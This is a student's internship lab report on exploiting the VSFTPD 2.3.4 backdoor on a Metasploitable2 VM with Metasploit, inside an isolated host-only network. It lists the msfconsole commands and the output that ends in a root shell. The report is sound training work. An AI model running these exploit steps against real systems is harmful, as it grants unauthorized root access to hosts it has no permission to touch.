

TASK-3 REPORT

Basic Vulnerability Exploitation using Metasploit

Student Details

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- **Course:** B.Tech CSE (Cyber Security)
- **Task:** Task-3
- **Internship:** Ethical Hacking & Penetration Testing

1. Objective

The objective of this task is to understand basic vulnerability exploitation using the Metasploit Framework in a controlled lab environment. This task focuses on identifying and exploiting a known vulnerable FTP service running on the Metasploitable2 machine.

2. Introduction to Metasploit

Metasploit Framework is a penetration testing tool used for vulnerability assessment, exploitation, and security testing. It contains various exploit modules, payloads, and auxiliary tools that help ethical hackers test system security.

3. Lab Setup

Tools Used:

- Kali Linux (Attacker Machine)
- Metasploitable2 (Target Machine)
- Metasploit Framework
- VMware Workstation

Network Configuration:

- Network Type: Host-only (VMnet1)
- Kali Linux IP: 192.168.199.128
- Metasploitable2 IP: 192.168.199.129

4. Connectivity Testing

The connectivity between Kali Linux and Metasploitable2 was verified successfully.

Command Used:

```
ping 192.168.199.129
```

Result:

Successful communication was established between the attacker and target machine.

5. Exploit Search

The Metasploit Framework was started using msfconsole. A search was performed for the vulnerable VSFTPD service.

Commands Used:

```
msfconsole  
search vsftpd
```

Observation:

The exploit module exploit/unix/ftp/vsftpd_234_backdoor was identified successfully.

6. Exploitation Process

The vulnerable FTP service was exploited using the VSFTPD backdoor exploit module.

Commands Used:

```
use exploit/unix/ftp/vsftpd_234_backdoor  
set RHOSTS 192.168.199.129  
run
```

Observation:

The exploit executed successfully and opened a command shell session on the target machine.

7. Shell Access Verification

After successful exploitation, shell access was verified using Linux commands.

Command Used:

```
whoami
```

Result:

The output displayed root access on the target system.

8. Analysis

The target machine was vulnerable to the VSFTPD 2.3.4 backdoor vulnerability. The exploitation process demonstrated how outdated or vulnerable services can provide unauthorized access to attackers.

9. Challenges Faced

- Incorrect target IP configuration
- Initial exploit execution errors
- Network connectivity issues

Solutions:

- Verified IP addresses using ifconfig and ip a
- Reconfigured Host-only networking
- Re-ran the exploit after confirming connectivity

10. Conclusion

This task provided practical experience with vulnerability exploitation using the Metasploit Framework. It helped in understanding exploit modules, payload execution, and shell access techniques in penetration testing.

11. Screenshots / Evidence

Figure 1: Lab Setup






Figure 2: Ping Result



The screenshot shows a Kali Linux terminal window titled 'kali@kali: ~'. The user has entered the command 'ping 192.168.199.129'. The output shows a successful ping with 27 sequences of 64 bytes each, all with a TTL of 64 and varying response times between approximately 0.776 ms and 1.31 ms. The terminal window is part of a VMware Workstation environment, with a sidebar showing the library of virtual machines including 'kali-linux-2025.4-vmware', 'Debian 7.x 64-bit', and 'Metasploitable2-Linux'. The bottom status bar indicates the system is in 'ENG IN' mode and the date is '16/05/2026'.

```
kali@kali: ~  
$ ping 192.168.199.129  
PING 192.168.199.129 (192.168.199.129) 56(84) bytes of data:  
64 bytes from 192.168.199.129: icmp_seq=1 ttl=64 time=1.99 ms  
64 bytes from 192.168.199.129: icmp_seq=2 ttl=64 time=1.35 ms  
64 bytes from 192.168.199.129: icmp_seq=3 ttl=64 time=1.10 ms  
64 bytes from 192.168.199.129: icmp_seq=4 ttl=64 time=1.42 ms  
64 bytes from 192.168.199.129: icmp_seq=5 ttl=64 time=0.704 ms  
64 bytes from 192.168.199.129: icmp_seq=6 ttl=64 time=3.88 ms  
64 bytes from 192.168.199.129: icmp_seq=7 ttl=64 time=1.08 ms  
64 bytes from 192.168.199.129: icmp_seq=8 ttl=64 time=0.963 ms  
64 bytes from 192.168.199.129: icmp_seq=9 ttl=64 time=0.886 ms  
64 bytes from 192.168.199.129: icmp_seq=10 ttl=64 time=1.31 ms  
64 bytes from 192.168.199.129: icmp_seq=11 ttl=64 time=8.67 ms  
64 bytes from 192.168.199.129: icmp_seq=12 ttl=64 time=1.50 ms  
64 bytes from 192.168.199.129: icmp_seq=13 ttl=64 time=1.20 ms  
64 bytes from 192.168.199.129: icmp_seq=14 ttl=64 time=1.01 ms  
64 bytes from 192.168.199.129: icmp_seq=15 ttl=64 time=0.791 ms  
64 bytes from 192.168.199.129: icmp_seq=16 ttl=64 time=1.49 ms  
64 bytes from 192.168.199.129: icmp_seq=17 ttl=64 time=0.798 ms  
64 bytes from 192.168.199.129: icmp_seq=18 ttl=64 time=1.13 ms  
64 bytes from 192.168.199.129: icmp_seq=19 ttl=64 time=0.778 ms  
64 bytes from 192.168.199.129: icmp_seq=20 ttl=64 time=1.07 ms  
64 bytes from 192.168.199.129: icmp_seq=21 ttl=64 time=0.810 ms  
64 bytes from 192.168.199.129: icmp_seq=22 ttl=64 time=0.908 ms  
64 bytes from 192.168.199.129: icmp_seq=23 ttl=64 time=0.769 ms  
64 bytes from 192.168.199.129: icmp_seq=24 ttl=64 time=0.811 ms  
64 bytes from 192.168.199.129: icmp_seq=25 ttl=64 time=1.01 ms  
64 bytes from 192.168.199.129: icmp_seq=26 ttl=64 time=0.776 ms  
64 bytes from 192.168.199.129: icmp_seq=27 ttl=64 time=0.988 ms
```

Figure 3: Metasploit Framework Startup



The screenshot shows a Kali Linux terminal window titled 'kali@kali: ~'. The user has entered the command 'msfconsole'. The output displays the Metasploit Framework startup screen, which includes a tip about writing custom modules, the 'Metasploit' logo, a list of installed modules (2,572 exploits, 1,317 auxiliary, 1,680 payloads, 432 post, 49 encoders, 13 nops, 9 evasion), the Metasploit Documentation URL, and the statement 'The Metasploit Framework is a Rapid7 Open Source Project'. The prompt 'msf >' is visible at the bottom of the terminal window. The terminal window is part of a VMware Workstation environment, with a sidebar showing the library of virtual machines including 'kali-linux-2025.4-vmware', 'Debian 7.x 64-bit', and 'Metasploitable2-Linux'. The bottom status bar indicates the system is in 'ENG IN' mode and the date is '16/05/2026'.

```
kali@kali: ~  
$ msfconsole  
Metasploit tip: Writing a custom module? After editing your module, why not try  
the reload command  
  
Metasploit  
  
=[ metasploit v6.4.99-dev ]  
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads ]  
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf >
```

Figure 4: Exploit Search Result

```
msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 3: Exploit Execution

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.199.129
RHOSTS => 192.168.199.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.199.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.199.129:21 - USER: 331 Please specify the password.
[*] 192.168.199.129:21 - Backdoor service has been spawned, handling...
[*] 192.168.199.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.199.128:42013 -> 192.168.199.129:6200) at 2026-05-16 04:15:21 -0400
```

Figure 4: Shell Access Verification

```
192.168.199.129:21 - USER: 331 Please specify the password.
[*] 192.168.199.129:21 - Backdoor service has been spawned, handling...
[*] 192.168.199.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.199.128:42013 -> 192.168.199.129:6200) at 2026-05-16 04:15:21 -0400

whoami
root
```

End of Report